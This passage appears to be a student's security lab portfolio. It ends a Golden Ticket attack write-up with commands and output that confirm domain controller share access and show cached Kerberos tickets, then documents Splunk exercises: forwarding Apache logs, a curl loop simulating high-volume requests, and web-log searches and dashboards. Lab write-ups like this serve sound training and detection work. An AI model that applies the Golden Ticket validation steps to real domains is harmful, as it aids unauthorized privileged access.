The Golden Ticket grants administrative access to the entire domain, bypassing traditional authentication mechanisms.

## 7. Validating Access to Domain Controller Shares

Verified access to administrative shares on the domain controller by running:

```
C:\Windows\system32>dir \\Group-DC.GROUPO.local\C$
dir \\Group-DC.GROUPO.local\C$
Volume in drive \\Group-DC.GROUPO.local\C$ has no label.
Volume Serial Number is 2ECS-4E99
Resources Open
Directory of \\Group-DC.GROUPO.local\C$

04/25/2023 07:04 PM <DIR> Backups
04/25/2023 07:02 PM 22 GPT.INI
08/22/2013 07:52 AM <DIR> PerfLogs
08/22/2013 06:50 AM <DIR> Program Files
08/22/2013 07:39 AM <DIR> Program Files (x86)
04/25/2023 04:48 PM <DIR> Users
04/25/2023 07:23 PM <DIR> Windows
1 File(s) 22 bytes
6 Dir(s) 22,669,848,576 bytes free
```

This step confirmed that the Golden Ticket was functioning correctly, granting me access to sensitive network locations.

## 8. Listing Kerberos Tickets

I listed cached Kerberos tickets using:

```
C:\Windows\system32>klist
klist
Current LogonId is 0:0xe7
Cached Tickets: (8)
#0> Client: group-dc$ @ GROUPO.LOCAL
Server: cifs/Group-DC.GROUPO.local @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 → forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 2/12/2025 4:27:46 (local)
End Time: 3/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 → DELEGATION
Kdc Called: GROUP-DC

#1> Client: group-dc$ @ GROUPO.LOCAL
Server: krbtgt/GROUPO.LOCAL @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 → forwardable forwarded renewable initial pre_authent name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 3/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 → PRIMARY
Kdc Called: GROUP-DC

#2> Client: group-dc$ @ GROUPO.LOCAL
Server: krbtgt/GROUPO.LOCAL @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 2/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: GROUP-DC

#3> Client: group-dc$ @ GROUPO.LOCAL
Server: cifs/Group-DC.GROUPO.local @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 2/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: GROUP-DC

#4> Client: group-dc$ @ GROUPO.LOCAL
Server: cifs/Group-DC.GROUPO.local @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 2/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: GROUP-DC

#5> Client: group-dc$ @ GROUPO.LOCAL
Server: LDAP/Group-DC.GROUPO.local @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 2/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: GROUP-DC

#6> Client: group-dc$ @ GROUPO.LOCAL
Server: ldap/Group-DC.GROUPO.local @ GROUPO.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 2/5/2025 18:27:46 (local)
End Time: 2/6/2025 4:27:46 (local)
Renew Time: 2/12/2025 18:27:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: GROUP-DC
```

This command validated that the Golden Ticket was successfully injected and functioning.

**Conclusion :** Successfully executing a Golden Ticket attack highlights the importance of protecting the krbtgt account and implementing strong security practices, such as regular key rotations and advanced threat monitoring.

## Splunk – High Volume HTTP Request Detection

### Objective:

The goal of this task was to simulate a brute-force attack with high volume HTTP requests on a target machine and monitor the event logs using Splunk. The task involved setting up alerts for high volume HTTP requests and analyzing how Splunk responds to such traffic spikes.

### Step 1: Setting Up Splunk on the SOC Machine(192.168.56.103)

1. **Installation:** I installed Splunk on my SOC machine (Ubuntu) by following the standard installation process. I also ensured that the machine was accessible to receive incoming logs.

**Splunk Forwarder Setup:** On the attacker machine (Kali Linux), I installed the Splunk forwarder and configured it to monitor Apache log files. The command executed was:

- sudo bin/splunk add forward-server 192.168.56.103:9997

```
└─(bivin㉿attacker)-[~/splunkforwarder/bin]
$ sudo ./splunk add forward-server 192.168.56.103:9997
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R bivin:bivin /home/bivin/splunkforwarder"
Your session is invalid. Please login.
Splunk username: john
Password:
192.168.56.103:9997 forwarded-server already present
```

- sudo bin/splunk add monitor /var/log/apache2/access.log

```
└─(bivin㉿attacker)-[~/splunkforwarder/bin]
$ sudo ./splunk add monitor /var/log/apache2/access.log
```

- sudo bin/splunk add monitor /var/log/apache2/error.log

```
└─(bivin㉿attacker)-[~/splunkforwarder/bin]
$ sudo ./splunk add monitor /var/log/apache2/error.log
```

2. This ensured that any events generated on the attacker machine would be forwarded to the SOC machine for analysis.

## Step 2: Simulating High Volume HTTP Requests

**Simulating Traffic:** I simulated high-volume HTTP requests using the following command on my Kali machine:


```
for i in {1..200}; do curl http://192.168.56.103:80; done
```

1. This triggered repeated HTTP requests to the target web server, generating multiple entries in the access log.

## Step 3: Monitoring Logs in Splunk

**Log Data in Splunk:** After simulating the traffic, I checked the events using the following Splunk query:

index=\* source="/var/log/apache2/access.log"



1. This allowed me to see the HTTP request events in Splunk's search interface. The events were recorded, confirming that the logs were being forwarded correctly.

## Step 4: Creating Alerts in Splunk

### 1. Alert Configuration:

- I created a custom alert in Splunk to detect high-volume HTTP requests. The alert was set to trigger when the number of events exceeded a threshold, specifically focusing on HTTP requests.
- I experimented with different time ranges and set the alert to run in real-time.

The image shows two screenshots related to creating an alert in Splunk. The top screenshot is a 'Create Alert' dialog box. It has a 'Settings' tab where the 'Title' is 'HIGH VOLUME HTTP REQUESTS DETECTED', 'Search' is 'index=\* source="/var/log/apache2/access.log"', 'App' is 'Search & Reporting (search)', 'Permissions' are 'Private / Shared in App', 'Alert type' is 'Scheduled / Real-time', and 'Expires' is '24 hour(s)'. Below this is a 'Trigger Conditions' section with a dropdown for 'Trigger alert when Number of Results'. The bottom screenshot shows a list of alerts. A single alert is selected, showing its details: 'Name' is 'HIGH VOLUME HTTP REQUESTS DETECTED', 'Actions' include 'Edit', 'Run', and 'View Recent', 'Type' is 'Alert', 'Next Scheduled Time' is '2025-02-07 00:03:00 +04', 'Display View' is 'none', 'Owner' is 'blvin', 'App' is 'search', 'Alerts' count is '0', 'Sharing' is 'Private', and 'Status' is 'Enabled'.

### 2. Issue with Alerts:

- Despite the events showing up in Splunk, the alert did not fire as expected. After configuring the alert to trigger based on "Number of Results" > 0, I did not receive notifications.
- I attempted to adjust throttle settings and time ranges, but the alert did not seem to trigger correctly, even though events were logged.

**Event Logging:** Although the alert didn't fire, the events showing high-volume HTTP requests were successfully captured and displayed in Splunk.

The screenshot shows a Splunk search interface with the following details:

- Title:** HIGH VOLUME HTTP REQUESTS ...
- Search Query:** index=\* source=/var/log/apache2/access.log
- Results Count:** 34 of 126 events matched
- Time Range:** 2/7/25 1:09:20.000 AM
- Event Details:** Each event is a log entry from 'blvin-VirtualBox' with source '/var/log/apache2/access.log' and sourcetype 'access\_combined'. The events are timestamped at 2/7/25 1:09:20.000 AM.

## Conclusion:

Even though the alerts were not functioning as expected, the core objective of capturing and analyzing high-volume HTTP requests using Splunk was successfully completed. I was able to monitor the traffic through the event logs and document the results.

# Splunk Dashboard Creation and Data Analysis Documentation (In My POV)

## 1. Uploading Web Log Data and Creating an Index

### Steps Performed:

First, I uploaded a CSV file containing web logs with columns for IP, time, URL, and status codes into Splunk. While doing this, I created a new index called `index_logs`. After ensuring all configurations were set properly, I clicked on **Submit** and reviewed the data to verify successful indexing. Creating a separate index allows for easy and structured searching of specific datasets, making the process of querying and analysis more efficient.

The image contains two screenshots of the Splunk 'Add Data' wizard interface.

**Select Source Screenshot:**

- The title bar shows the URL: 192.168.56.103:8000/en-US/manager/search/adddatamethods/selectsource?input\_mode=0
- The top navigation bar includes 'splunk>enterprise', 'Apps', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a search bar.
- The main panel is titled 'Select Source' with the sub-instruction 'Choose a file to upload to the Splunk platform, either by browsing your computer or by dropping a file into the target box below. Learn More'.
- A message indicates 'Selected File: weblog.csv'.
- A 'Select File' button is highlighted with a blue border.
- A large input area is labeled 'Drop your data file here' with the note 'The maximum file upload size is 500 Mb'.
- A green checkmark icon with the text 'File Successfully Uploaded' is displayed.
- An 'FAQ' section lists questions about what kinds of files can be indexed and what a source is.

**Set Source Type Screenshot:**

- The title bar shows the URL: 192.168.56.103:8000/en-US/manager/search/adddatamethods/set sourcetype?input\_mode=0
- The top navigation bar includes 'splunk>enterprise', 'Apps', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a search bar.
- The main panel is titled 'Set Source Type' with the sub-instruction 'This page lets you see how the Splunk platform sees your data before indexing. If the events look correct and have the right timestamps, click "Next" to proceed. If not, use the options below to define proper event breaks and timestamps. If you cannot find an appropriate source type for your data, create a new one by clicking "Save As".'
- A message indicates 'Source: weblog.csv'.
- A dropdown menu shows 'Source type: csv' and a 'Save As' button.
- A table displays event data with columns: \_time, IP, Status, Time, and URL.
- The table shows 6 rows of log entries:

|   | _time                      | IP         | Status | Time                       | URL                                           |
|---|----------------------------|------------|--------|----------------------------|-----------------------------------------------|
| 1 | 11/20/24<br>6:58:55.000 AM | 10.128.2.1 | 200    | [29/<br>Nov/2017:06:58:55] | GET /login.php HTTP/1.1                       |
| 2 | 11/20/24<br>6:59:02.000 AM | 10.128.2.1 | 302    | [29/<br>Nov/2017:06:59:02] | POST /process.php HTTP/1.1                    |
| 3 | 11/20/24<br>6:59:03.000 AM | 10.128.2.1 | 200    | [29/<br>Nov/2017:06:59:03] | GET /home.php HTTP/1.1                        |
| 4 | 11/20/24<br>6:59:04.000 AM | 10.131.2.1 | 200    | [29/<br>Nov/2017:06:59:04] | GET /js/vendor/moment.min.js HTTP/1.1         |
| 5 | 11/20/24<br>6:59:06.000 AM | 10.130.2.1 | 200    | [29/<br>Nov/2017:06:59:06] | GET /bootstrap-3.3.7/js/bootstrap.js HTTP/1.1 |
| 6 | 11/20/24<br>6:59:19.000 AM | 10.130.2.1 | 200    | [29/<br>Nov/2017:06:59:19] | GET /profile.php?user=bala HTTP/1.1           |

Add Data           < Back      Review >

## Input Settings

Optionally set additional input parameters for this data input as follows:

**Host**

When the Splunk platform indexes data, each event receives a "host" value. The host value should be the name of the machine from which the event originates. The type of input you choose determines the available configuration options. [Learn More](#)

Constant value  
 Regular expression on path  
 Segment in path

Host field value: blvin-VirtualBox

**Index**

The Splunk platform stores incoming data as events in the selected index. Consider using a "sandbox" index as a destination if you have problems determining a source type for your data. A sandbox index lets you troubleshoot your configuration without impacting production indexes. You can always change this setting later. [Learn More](#)

Index: Default      Create a new index

**New Index**

**General Settings**

Index Name: index\_logs  
Set index name (e.g., INDEX\_NAME). Search using index=INDEX\_NAME.

Index Data Type:  Events       Metrics  
The type of data to store (event-based or metrics).

Home Path: optional  
Hot/warm db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/db).

Cold Path: optional  
Cold db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/colddb).

Thawed Path: optional  
Thawed/resurrected db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/thaweddb).

Data Integrity Check:  Enable       Disable  
Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

**Add Data**           < Back      Submit >

## Review

Input Type ..... Uploaded File  
File Name ..... weblog.csv  
Source Type ..... csv  
Host ..... blvin-VirtualBox  
Index ..... index\_logs

## 2. Initial Data Exploration in Search & Reporting

### Steps Performed:

I navigated to the **Search & Reporting** section, entered the index name `index_logs` in the search bar, and executed the query. This displayed all events related to my uploaded data.

The screenshot shows two Splunk Enterprise windows. The top window is titled 'Search & Reporting' and displays a success message: 'Selected source loaded successfully.' It includes buttons for 'Extract Fields', 'Add More Data', 'Download Apps', and 'Build Dashboards'. The bottom window is titled 'New Search' and shows a table of search results. The search query is 'index=index\_logs'. The results table has columns for 'Time' and 'Event'. One event is selected, showing detailed information in the sidebar: host: bixin-VirtualBox, source: weblog.csv, sourcetype: csv. The sidebar also lists 'SELECTED FIELDS' and 'INTERESTING FIELDS'.

I selected a particular event and clicked on the dropdown button to explore detailed information about that specific event.

This screenshot shows the 'Event Actions' dropdown open for the selected event. The event details are as follows: host: bixin-VirtualBox, source: weblog.csv, sourcetype: csv. The 'Event' section shows IP: 10.128.2.1, Status: 302, Time: [29/Jan/2018:20:56:46], URL: GET /home.php HTTP/1.1. The 'Time' section shows \_time: 2025-01-20T20:56:46.000+04:00. The 'Default' section shows index: index\_logs, linecount: 1, punct: ...[Ellipsis], splunk\_server: bixin-VirtualBox.

Next, I checked the **Fields** panel and clicked on the **IP** field to display all unique IP addresses.

| Top 10 Values | Count | %       |
|---------------|-------|---------|
| 10.128.2.1    | 4,257 | 26.595% |
| 10.131.0.1    | 4,198 | 26.226% |
| 10.130.2.1    | 4,056 | 25.339% |
| 10.129.2.1    | 1,652 | 10.32%  |
| 10.131.2.1    | 1,626 | 10.158% |
| chmod:        | 95    | 0.593%  |
| rm:           | 72    | 0.45%   |
| True          | 17    | 0.106%  |
| sh:           | 7     | 0.044%  |
| Thu           | 6     | 0.037%  |

This step helped in understanding the structure of the data, identifying key fields, and getting a sense of traffic patterns.

---

### 3. Keyword Search Filtering

#### Steps Performed:

Searched for events with status code **404** by entering:  
**index="index\_logs" status=404**

- This pulled up all events where the server responded with a **404 Not Found** status.

| Time                   | Event                                                                                                                      |
|------------------------|----------------------------------------------------------------------------------------------------------------------------|
| 1/20/25 8:25:54.000 PM | 10.128.2.1,[29/Jan/2018:20:25:54,GET /robots.txt HTTP/1.1,404 host = blvln-VirtualBox source = weblog.csv sourcetype = csv |
| 1/20/25 8:19:23.000 PM | 10.128.2.1,[17/Jan/2018:20:19:23,GET /robots.txt HTTP/1.1,404 host = blvln-VirtualBox source = weblog.csv sourcetype = csv |
| 1/20/25 4:15:37.000 PM | 10.128.2.1,[17/Jan/2018:16:15:37,GET /robots.txt HTTP/1.1,404 host = blvln-VirtualBox source = weblog.csv sourcetype = csv |
| 1/20/25 3:25:35.000 PM | 10.130.2.1,[18/Jan/2018:15:25:35,GET /robots.txt HTTP/1.1,404 host = blvln-VirtualBox source = weblog.csv sourcetype = csv |
| 1/20/25                | 10.128.2.1,[16/Jan/2018:10:51:43,GET /robots.txt HTTP/1.1,404                                                              |

- Pulled events within a specific time range using wildcard syntax `12:*:00` to capture all events at the 12th minute.

The screenshot shows the Splunk search interface with the query `index="index_logs" 12:*:00`. The results table displays 7 events. The first event is at 12:55:24 and the last event is at 12:58:00.000 PM. The results table includes columns for Time, Event, and various selected fields like host, source, and sourcetype.

Retrieved events with status codes greater than `202` using the following query:  
`index="index_logs" status>202`

The screenshot shows the Splunk search interface with the query `index="index_logs" Status>202`. The results table displays 4,642 events. The first event is at 12:00:25 and the last event is at 12:00:25. The results table includes columns for Time, Event, and various selected fields like host, source, and sourcetype.

These queries were performed to filter the dataset for specific patterns, error events, and time-based activity.

## 4. Identifying Most Frequent Status Codes

### Steps Performed:

Navigated to the **Fields** panel, selected the **status** field, and observed that the status code `302` appeared most frequently.

The screenshot shows the Splunk Fields panel with the status field selected. The Top 10 Values table shows the following data:

| Top 10 Values | Count | %      |
|---------------|-------|--------|
| 200           | 3,498 | 75.355 |
| 302           | 658   | 14.175 |
| 404           | 251   | 5.497% |
| No            | 167   | 3.598% |
| 204           | 52    | 1.12%  |
| dumped        | 5     | 0.108% |
| Aborted       | 4     | 0.086% |
| Assertion     | 4     | 0.086% |
| Found         | 2     | 0.043% |
| Segmentation  | 1     | 0.02%  |



This step was important to identify the most common response codes, helping in understanding server behaviors and potential redirects.

## 5. Visualization of Status Codes


### Steps Performed:

I created a visualization for different status codes using the following search query:

index="index\_logs" | chart count by status



I switched the visualization type to a **Pie Chart**, which provided a clear view of the distribution of status codes.



Visualizations offer a more intuitive understanding of the data and help in spotting trends at a glance.

## 6. Analyzing IP Request Patterns

### Steps Performed:

Checked the IP field and found that the IP **10.128.2.1** had the highest number of requests. I added this IP to the search query:

The screenshot shows the Splunk interface with two main windows. The top window is a 'Selected Fields' search results table for the IP '10.128.2.1'. It lists various fields and their counts, with '10.128.2.1' at the top. The bottom window is a 'New Search' results table for the query 'index="index\_logs" IP="10.128.2.1" | timechart span=1s count'. It shows a timeline of requests over time.

**Selected Fields (Top Window):**

| Field      | Count | %       |
|------------|-------|---------|
| 10.128.2.1 | 4,257 | 26.595% |
| 10.131.0.1 | 4,198 | 26.226% |
| 10.130.2.1 | 4,056 | 25.339% |
| 10.129.2.1 | 1,652 | 10.32%  |
| 10.131.2.1 | 1,626 | 10.158% |
| chmod:     | 95    | 0.593%  |
| rm:        | 72    | 0.45%   |
| [Tue]      | 17    | 0.106%  |
| sh:        | 7     | 0.044%  |
| [Thu]      | 6     | 0.037%  |


**New Search (Bottom Window):**

| Time                   | Event                                                                                                                         |
|------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| 1/20/25 8:56:46.000 PM | 10.128.2.1, [15/Feb/2018:03:10:38, GET /home.php HTTP/1.1, 302 host = b1vin-VirtualBox source = weblog.csv sourcetype = csv]  |
| 1/20/25 8:56:46.000 PM | 10.128.2.1, [29/Jan/2018:20:56:46, GET /home.php HTTP/1.1, 302 host = b1vin-VirtualBox source = weblog.csv sourcetype = csv]  |
| 1/20/25 8:56:46.000 PM | 10.128.2.1, [29/Jan/2018:20:56:46, GET /login.php HTTP/1.1, 200 host = b1vin-VirtualBox source = weblog.csv sourcetype = csv] |
| 1/20/25 8:56:46.000 PM | 10.128.2.1, [29/Jan/2018:20:56:46, GET /home.php HTTP/1.1, 302 host = b1vin-VirtualBox source = weblog.csv sourcetype = csv]  |
| 1/20/25 8:56:46.000 PM | 10.128.2.1, [29/Jan/2018:20:56:43, GET /login.php HTTP/1.1, 200 host = b1vin-VirtualBox source = weblog.csv sourcetype = csv] |

index="index\_logs" IP="10.128.2.1" | timechart span=1s count

The screenshot shows the Splunk interface with a 'New Search' window. The search query is 'index="index\_logs" IP="10.128.2.1" | timechart span=1s count'. The results show a timeline of requests over time, with the count of requests per second.

| _time               | count |
|---------------------|-------|
| 2024-11-20 00:32:41 | 1     |
| 2024-11-20 02:36:15 | 3     |
| 2024-11-20 03:22:03 | 1     |
| 2024-11-20 04:57:02 | 1     |
| 2024-11-20 04:57:10 | 1     |
| 2024-11-20 05:31:12 | 1     |
| 2024-11-20 06:17:13 | 1     |
| 2024-11-20 06:26:37 | 1     |



This step helped in understanding the traffic pattern from a specific IP over time, which can be useful for identifying unusual or suspicious behavior.

## Conclusion

Through this exercise, I successfully explored, filtered, and visualized web log data in Splunk. The analysis provided insights into server status codes, request patterns, and high-traffic IPs. The visualizations created helped make sense of the data and highlighted key trends for further monitoring or investigation.


## Dashboard Creation

I created a dashboard with different panels.

1. I navigated to **Dashboards** and clicked **Create New Dashboard**.
2. I named it "Web Traffic Analysis" and selected appropriate permissions.
3. I clicked **Create Dashboard**.


## Adding Panels

1. **Request Count by URL (Bar Chart):** Displays the number of requests made to different URLs, showing traffic patterns.
  - **Query:**  
`index=csv\_logs | stats count by URL | sort - count`
  - I selected **Bar Chart** visualization.
  - I saved it as a dashboard panel titled "Request Count by URL."



2. **Status Code Distribution (Pie Chart):** Visualizes the distribution of different HTTP status codes.


- **Query:**  
index=csv\_logs | stats count by status | sort - count
- I selected **Pie Chart** visualization.
- I saved it as a panel titled "Status Code Distribution."



○

3. **Top 10 Requesting IPs (Bar Chart):** Helps me identify the most frequent request sources.


- **Query:**  
index=csv\_logs | stats count by IP | sort - count | head 10
- I selected **Bar Chart** visualization.
- I saved it as a panel titled "Top 10 Requesting IPs."



○

